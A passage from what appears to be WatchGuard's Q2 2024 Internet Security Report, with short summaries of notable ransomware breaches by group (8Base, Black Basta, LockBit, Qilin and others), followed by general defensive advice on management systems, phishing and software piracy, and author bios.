


Figure 53. Q2 2024 Public Extortions by Group

Notable Ransomware Breaches

Each quarter, there are hundreds, if not thousands, of ransomware attacks globally. Some are claimed breaches that probably aren't true, and others are posted on ransomware groups' data leak sites, where they attempt to shame alleged victims into paying ransom. Meanwhile, a handful of others are confirmed through various communication mediums by representatives of the organizations that were breached. We have extracted several of these breaches, whether confirmed or not, and wrote a quick summary of each.

These are notable because they could affect many people directly or indirectly. A handful of the notable organizations in this section provide services to the less fortunate or those in the most need. New ransomware groups like to claim they are security researchers doing unwarranted penetration tests on organizations and elicit money as a de facto penetration testing service. They claim not to attack critical infrastructure, medical centers, and nonprofits. As you can see from this list, these are lies, and the breaches from these ransomware groups are unethical and illegal.

Here are the notable ransomware breaches for Q2:

8Base

United Nations Development Programme (UNDP) – The UNDP works in 170 countries to develop and implement sustainable human development programs. They prioritize those in poverty, all while building environmentally sustainable communities. It's for these reasons that it's unfortunate to report that operators of the 8Base ransomware group claimed responsibility for a ransomware attack on this agency in late March and into April. The group published stolen data to their dark web data leak site on April 3, 2024, after a representative from UNDP confirmed that they would never pay any ransom demands. Each quarter, there are a few occurrences of ransomware groups attacking nonprofits, charities, and organizations that serve those in need. This is one such occasion, and it's not the only one on this quarter's list.

BianLian

Better Business Bureau (BBB) – If you're an American citizen, there's a good chance you've heard of the BBB, whether in passing or through marketing. The BBB is a nonprofit organization that connects businesses with consumers by providing accreditation, collecting consumer complaints, and establishing ratings for businesses based on complaints and reviews. It is common for businesses with an "A" rating to flaunt this in marketing and for businesses with a bad rating to attempt to hide or ignore it. If threat actors like BianLian were to exfiltrate and release some of this information, it could tarnish businesses and consumers. In June, BianLian operators claimed to have exfiltrated 1.2 TB of data and posted as such on their dark web data leak site. BianLian is one of several groups that have transitioned from a ransomware data-encrypting model to a data exfiltration-only effort. We believe this alleged hack is one of these efforts.

Black Basta

Ascension Medical Centers – Many ransomware groups claim not to attack critical infrastructure and vulnerable populations. However, hospitals fit both categories, and Black Basta has a history of attacking critical infrastructure. Unfortunately, it is no surprise that Black Basta published data from an alleged breach of a hospital. Not only a hospital, Ascension Medical Center is a healthcare system across 19 states. Thus, a ransomware attack where data exfiltration is confirmed to have occurred would affect tens to hundreds of thousands of people. Since Black Basta allegedly deployed ransomware, many services were affected, including ambulance services and patient care.

Atlas Oil – Atlas Oil representatives published a statement confirming that on May 5, 2024, the company experienced a "data security incident" from a phishing email, resulting in a ransomware attack and data exfiltration. Around the same time, Black Basta published proof of the attack on their data leak site, which contains posts of hundreds of alleged victims. The proof includes screenshots and images of desktops and sensitive documents. We're uncertain if any ransom was ever paid, but when companies are double extorted like this, it means no ransom was paid. Like the attack on Ascension discussed above, Black Basta does not care who they attack as long as they believe they will get financial gain, even if it's a major healthcare conglomerate or a major oil and energy company.

Keytronic – Printed circuit boards (PCB) and printed circuit board assemblies (PCBA) are foundational to computers. They are the boards holding all of a computer's essential components and facilitating their communications with each other. Keytronic in the United States manufactures these components, and a disruption in their operations could impact the supply chain down the line. The company reported to the SEC that they were the victims of a cyber attack on May 6, 2024. If you notice, Atlas Oil was also breached just one day earlier, on May 6, 2024, by Black Basta. This exemplifies Black Basta's ransomware-as-a-service (RaaS) in action, where affiliates – usually independent hackers or small cyber groups – carry out the breaches and use Black Basta's services and tools to perform the attack. Like Atlas Oil, Keytronic was published on their data leak site, assumingly void of a ransom payment.

CDK Global – On June 19, CDK Global experienced a cybersecurity incident that led to it shutting down most of its systems. CDK Global creates software for car dealerships, but no car dealerships had any interruptions to operations. So, how is this notable? It's noteworthy because, according to crypto-tracking firm TRM Labs researchers, CDK Global paid around 387 Bitcoin (BTC) to BlackSuit affiliates. At the time of the attack, 387 BTC was around $25 million, making it one of the largest confirmed ransom payments ever. TRM Labs states that the ransom payments were sent to several different wallets, including the affiliate and operators. All of the BTC was funneled through a cryptocurrency mixing service, making it more difficult to trace but not impossible, as is observed here.

Kansas City Police Department – Any attack on a police department is notable because of the data types they possess. However, this one is a bit more interesting because Kansas City, Missouri, has been the victim of several ransomware attacks and other cybersecurity-related incidents in 2024. In April, the Play ransomware group claimed the KC Scout traffic management service as a victim, and in January, the Medusa group posted the Kansas City Area Transportation Authority (KCATA). The attack on the Kansas City Police Department adds to that list. It appears the department didn't pay a ransom as the BlackSuit group proceeded to publish data as proof of breach.

South Africa's National Health Laboratory Service (NHLS) – This breach is notable for two reasons. The first is because of the nature of the business: a government-led pathology service. The second is because, at the time of the ransomware attack, the South African government was at the beginning of a Monkeypox outbreak, which is still ongoing at the time of this writing. Representatives said an unknown ransomware strain attacked their systems, rendering them unrecoverable and even deleting backups. The BlackSuit group later claimed responsibility for the attack, which occurred in June and disrupted the country's pathology research.

Brain Cipher

Indonesia National Data Centre – Brain Cipher is one of the new groups discovered in Q2. Very few, if any, researchers were tracking Brain Cipher or had even heard of them before the ransomware attack on the Indonesia National Data Centre occurred. At first, reports indicated that a variant of LockBit 3.0 was used to encrypt systems. This came at a time when the creator of LockBit 3.0 was publicly doxed and had a lot of eyes on him. It's possible this could have been another development from the group. Instead, the variant came from a new group that demanded an $8 million ransom. The ransomware deployment affected hundreds of government services, and it's believed that no ransom was paid.

Embargo

Firstmac – Embargo is another new group discovered in Q2. They are one of only a handful of ransomware groups (for now) that developed their encryptor using Rust. The breach on Firstmac comes after Australia has dealt with a few massive breaches on Medibank in 2022, affecting millions, and Optus in 2023, also affecting millions. At the end of 2023, MediSecure was breached by an unknown threat actor. The details of that weren't divulged until recently, and the details of that attack are below. That brings us to this breach: Firstmac, the largest non-bank lender in Australia. The Embargo operators claimed to have exfiltrated over 500 GB of data, including troves of sensitive data on Australian citizens. Researchers, with almost certainty, state that if you're an Australian citizen, you were affected somehow by one of these breaches, if not most.

Handala

Kibbutz Ma'agan Michael – Handala is one of several hacktivist groups commonly clumped in with ransomware and other extortion groups. Some of them perform ransomware attacks, many of them deploy wipers, and most just do data exfiltration or blackmailing of some sort. Many of these hacktivist groups began operations shortly after wars began – most notably, the Russia-Ukraine war and the Israel-Palestine conflict inflection point in October of 2023. Various groups started performing pseudo-ransomware and wiper attacks after the onset of Russia's invasion in 2022. Similarly, Handala began data exfiltration and destructive activities against Israel-aligned entities after that conflict progressed. One such entity was the Kibbutz Ma'agan Michael, and it's notable because it's one of the largest kibbutz in Israel.

LockBit 3.0

Federal Reserve (Evolve Bank & Trust) – This breach caught the attention of researchers and the media alike because of the organization involved. Seemingly, out of nowhere, LockBit 3.0 published the Federal Reserve to its dark web data leak site (DLS) in mid-June. Of course, any breach of the Federal Reserve is a cause for concern, but a claimed ransomware attack ups the ante. However, after some information came out from this story, it was determined that there wasn't a direct breach of the Federal Reserve. Instead, affiliates of LockBit breached and exfiltrated data from Evolve Bank & Trust. Some researchers speculate that LockBit claimed to breach the Federal Reserve to save face after recent action from law enforcement against the operation.

Washington DC's Department of Insurance, Securities and Banking (Tyler Technologies) – Like the paragraph above, in Q2, LockBit posted a major government organization that turned out to be another. On this occasion, it was Washington DC's Department of Insurance, Securities and Banking (DISB), and the actual organization LockBit breached was Tyler Technologies. However, Tyler Technologies is a contractor of DISB, and it's claimed that the data stolen was sensitive information from Tyler Technologies. In other words, affiliates breached a Tyler Technologies Cloud server containing DISB data. Then, LockBit claimed it was from DISB and attempted to extort them. This, and the Evolve Bank & Trust attacks, are notable because they are examples of supply chain data privacy concerns and ransomware operators being misleading to make more headlines.

Qilin

Synnovis – The Qilin ransomware group demanded a whopping $50 million ransom from Synnovis on June 3, 2024. According to representatives from the company, "almost all IT systems were affected," and many business processes had to resort to paper rather than electronic. Many of these computers were down for several days, significantly hindering worker's ability to do their job and, thus, patient care. The United Kingdom-based pathology service is assumed not to have paid that exorbitant ransom demand due to the Qilin group posting them on their data leak site after failed negotiations.

RansomHub

Frontier Communications – In an ever-increasing Internet-driven society, it's paramount for most of society to have access to electronic communications and the Internet. For this reason, any ransomware attack on a telecommunication organization is noteworthy, and in April of this year, that is what happened. Frontier Communications, a major telecommunications company in the United States, fell victim to a data exfiltration incident and possibly ransomware. According to the SEC 8-K filing, after discovering the intrusion, they took immediate action to take specific systems offline, causing disruptions. Investigations determined that sensitive information from customers was exfiltrated, prompting a class action lawsuit against the company.

Unknown

Extern – In the intro to this subsection, I touched on how ransomware groups ubiquitously claim they never attack critical infrastructure or those vulnerable in the population. This is the unfortunate example of this quarter of how these are lies. Extern is a nonprofit in Ireland that supports those displaced, homeless, with addictions or mental illnesses, and in need of mentorship. According to The Irish News, it's a charity "working with some of the most vulnerable people in society." Still, an unknown threat actor took their chances at illegal financial gain, even if it meant affecting the most vulnerable. It's unknown who performed the breach, but data was momentarily published to the dark web, which we assume was one of the hacker forums on the dark web. Allegedly, law enforcement was able to coerce the threat actor to remove the data from the Internet. What that means, we don't know. We're uncertain if they convinced them to remove it, they paid the ransom, or something else.


MediSecure – The attack on MediSecure is one of several significant breaches on Australian organizations within the last few years. The Australian National Cyber Security Coordinator (NCSC) described it as a "large-scale ransomware data breach" that affected 12.9 million people. Considering MediSecure is a private prescription service provider, millions of people could have been at risk of not getting life-saving medication. The attack forced the organization to shut down its website and communication services. Although much of this information came out in Q2 2024, the attack occurred in November 2023. Researchers didn't know who performed the attack initially, but after investigations concluded, the threat actor was unveiled as a hacker named Ansgar. We don't know if this is an independent hacker or if they are affiliated with a more well-known group.

Philippines DOST – The Philippines Department of Science and Technology (DOST) is an essential governmental agency responsible for overseeing and coordinating developments in these fields. The DOST systems were attacked in April at the beginning of Q2 by an unknown threat actor named #opEDSA. This appeared to be a ransomware attack because employees were locked out of their systems, and around two terabytes of data had been exfiltrated. The Philippines has been dealing with a swathe of hacktivist-driven attacks using leaked ransomware builders, and this appears to be one such occasion. Many of these attacks were by China-aligned threat actors, but it's uncertain what country #opEDSA is affiliated with, if any.

Conclusion

The second quarter of 2024 has been comprehensive for the cybersecurity landscape and the data we've divulged for this section. We've built upon quarters of information and managed to add even more. We brought back the Cryptominers section and included the data from the previous year to ensure you never missed a beat. We've improved the WatchGuard Technology invocations subsection and the Extortion Groups section with new graphs for each. We've even included a new data set on threat hunting rules, highlighting what we saw throughout the quarter on the networks you rely on. Finally, we've performed some spring cleaning to ensure the report is formatted better and is structured in an easily digestible manner.

We saw fewer threats this quarter, but more were new and previously unknown to us. We observed more alerts spanning tens of hundreds of machines, and most of those alerts were caught by our improving Cloud technologies. We highlighted a return to normalcy in the Top 30 Countries section, showing a shift in alerts on North America, South America, and Europe instead of Asia, Africa, and the Indo-Pacific. Glupteba, MyloBot, and GuLoader remain reliable malware families for hackers, and users continue to leverage AutoKMS tools to bypass license activations. Threat actors continue to use scripting languages, particularly PowerShell, to perform nefarious acts, and with these attack vectors, they are performing the same old exploits we see every quarter. Finally, ransomware attacks remain uncomfortably elevated quarter-over-quarter, and ransom demands seem less but more consequential and higher in amount.



CONCLUSION & DEFENSE HIGHLIGHTS

CONCLUSION AND DEFENSE HIGHLIGHTS

Now that you have read the results of our Q2 Internet Security Report, hopefully it has unveiled the sometimes-invisible value of unmonitored security controls. When they are doing their jobs well, you may not notice them daily, but they are still diligently doing their job behinds the scenes, protecting your organization.

That said, this report should also remind you that you only receive the protections you have enabled. Notice, without additional security services available to our network and endpoint controls, many of the attacks seen this quarter could have passed unnoticed. A traditional firewall, without anti-malware systems and intrusion prevention services may not have caught all the malware seen last quarter, especially the more evasive variety. Meanwhile, while basic antivirus (AV) may stop known threats, you really need the additional capabilities of endpoint detection and response (EDR) services, like WatchGuard EPDR, to catch never-before-seen malware. If you have not licensed or enabled the different services, we mention in this report for both our network and endpoint products, you should consider doing so immediately to receive these protections.

Also, preventative controls aside, our report shows that cyber attackers still use phishing and social engineering too try and get your users to do things they shouldn't, even when you have technical controllers that prevent the most obvious attacks. A full cybersecurity strategy not only includes good technical controls, but training and human vigilance to protect against more social attacks. With those ideas in mind, and based on the types of attacks we saw this quarter, we present some final defense tips you should consider to remain safe from the attack trends arising last quarter.

Here are a few defenses that will protect you:

Aggressively protect your IT and security management systems

The integrity of your IT and security management systems is obviously paramount. Some of network attack findings this report highlighted a troubling trend: an increase in attacks specifically targeting common management systems. These systems often hold critical configurations and sensitive data, making them prime targets for cybercriminals. To bolster your defenses, you must diligently secure these systems. Here are a few critical ways to protect management systems:

- **First and foremost, avoid exposing management interfaces to the Internet.** By keeping these interfaces accessible only through secure internal networks, you significantly reduce the attack surface. If remote access is necessary, consider using secure VPNs or other encrypted channels that require strict authentication protocols. This minimizes the risk of unauthorized access while ensuring that your management systems are shielded from public exposure.
- **Segment management systems from your normal networks.** By isolating these systems from other parts of your organization's network, you can create barriers that limit the potential spread of an attack. Use firewalls and VLANs to segment traffic, ensuring that even if an attacker gains access to one part of your network, they cannot easily reach your critical management interfaces.
- **Patch management software.** The vulnerabilities we saw exploited against HP and Oracle management software were older and fixed. If you had patched those systems when the updates released, attacks like this would not work. You should keep all your servers and systems up to date, but you should remain especially meticulous about patching management systems.
- **Lastly, implement multi-factor authentication (MFA) for all logins to your management systems.** MFA adds an additional layer of security by requiring users to provide multiple forms of verification before gaining access. This makes it much harder for unauthorized individuals to breach your systems, even if they manage to obtain login credentials. By prioritizing the protection of your IT and security management systems through these strategies, you can help safeguard your organization against the increasing threat of network attacks. Remember, a proactive stance on cybersecurity is your best defense in an ever-evolving threat landscape.

Cultivate a skeptical but polite mindset among your users

While our preventative technologies catch and block many threats from reaching your users, ultimately one of the most critical lines of defense is your users. Our quarterly trends show phishing and socially engineering users to interact with malicious links or content remains a key strategy among threat actors. Training your users to remain skeptical and cautious when encountering unsolicited communications can significantly reduce the risk of falling victim to these threats. Here are a few training tips you should share with all your users:

- **Encourage users to question unsolicited content.** Whether it's an unexpected email attachment or a message from an unknown sender, a healthy skepticism is essential. Advise users to verify the sender's identity and their content before opening any links or attachments. Reach out through a trusted channel to verify they really sent what you received. Remember, legitimate organizations rarely request sensitive information or urge immediate action through unsolicited messages.
- **When handling Office documents, caution is key.** Many attacks leverage malicious macros hidden within these files. To minimize risk, users should avoid enabling macros or any other active content unless they are certain of the document's safety. Train your team to use built-in security features, like Protected View, which can help safeguard against potentially harmful files. If a document seems suspicious or is from an unknown source, it's best to delete it rather than risk opening it.
- **Regular training sessions can reinforce these habits.** Consider running phishing simulation exercises to help users recognize red flags in real-time scenarios. Provide clear guidelines on how to report suspicious content, fostering a culture of vigilance and awareness.

In today's digital landscape, skepticism is a valuable asset. By prioritizing user training and awareness, you can effectively defend against a multitude of cybersecurity threats.

Warn against the hidden dangers of piracy

Piracy is often perceived solely as a legal issue, but it poses significant cybersecurity threats that can jeopardize your organization's data and infrastructure. Many users may be tempted to download "free" software, but these pirated versions frequently come with hidden dangers, including malware and other malicious code.

For example, tools like KMS, commonly used to bypass licensing for Microsoft products, are notorious for being laced with malware, as was seen in the endpoint section of this report. Users may unknowingly install software that not only compromises their system but also provides cybercriminals with backdoor access to sensitive data. The risks extend beyond just the individual user; a single compromised machine can serve as a gateway into the entire organization's network.

To protect your users, it's crucial to educate them about the dangers of piracy. Emphasize that legitimate software not only ensures compliance with the law but also comes with security updates and support. Encourage them to seek out verified sources for software, reminding them that the short-term savings of using pirated software can lead to long-term costs, including data breaches and recovery expenses. By fostering a culture of awareness around the risks of software piracy, you can help safeguard your organization against the hidden cybersecurity threats that often accompany such practices.

That concludes our Q2 2024 Internet Security report. Be sure to come back next quarter to keep up with the latest changes in the threat landscape. As always, leave your comments or feedback about our report at **SecurityReport@watchguard.com**, and keep frosty online!

COREY NACHREINER

Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.

MARC LALIBERTE

Director of Security Operations

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

TREVOR COLLINS

Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

RYAN ESTES

Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

JOSH STUIFBERGEN

Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

ABOUT WATCHGUARD THREAT LAB

WatchGuard's Threat Lab is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

ABOUT WATCHGUARD TECHNOLOGIES

WatchGuard® Technologies, Inc. is a global leader in unified cybersecurity. Our Unified Security Platform® approach is uniquely designed for managed service providers to deliver world-class security that increases their business scale and velocity while also improving operational efficiency. Trusted by more than 17,000 security resellers and service providers to protect more than 250,000 customers, the company's award-winning products and services span network security and intelligence, advanced endpoint protection, multi-factor authentication, and secure Wi-Fi. Together, they offer five critical elements of a security platform: comprehensive security, shared knowledge, clarity & control, operational alignment, and automation. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.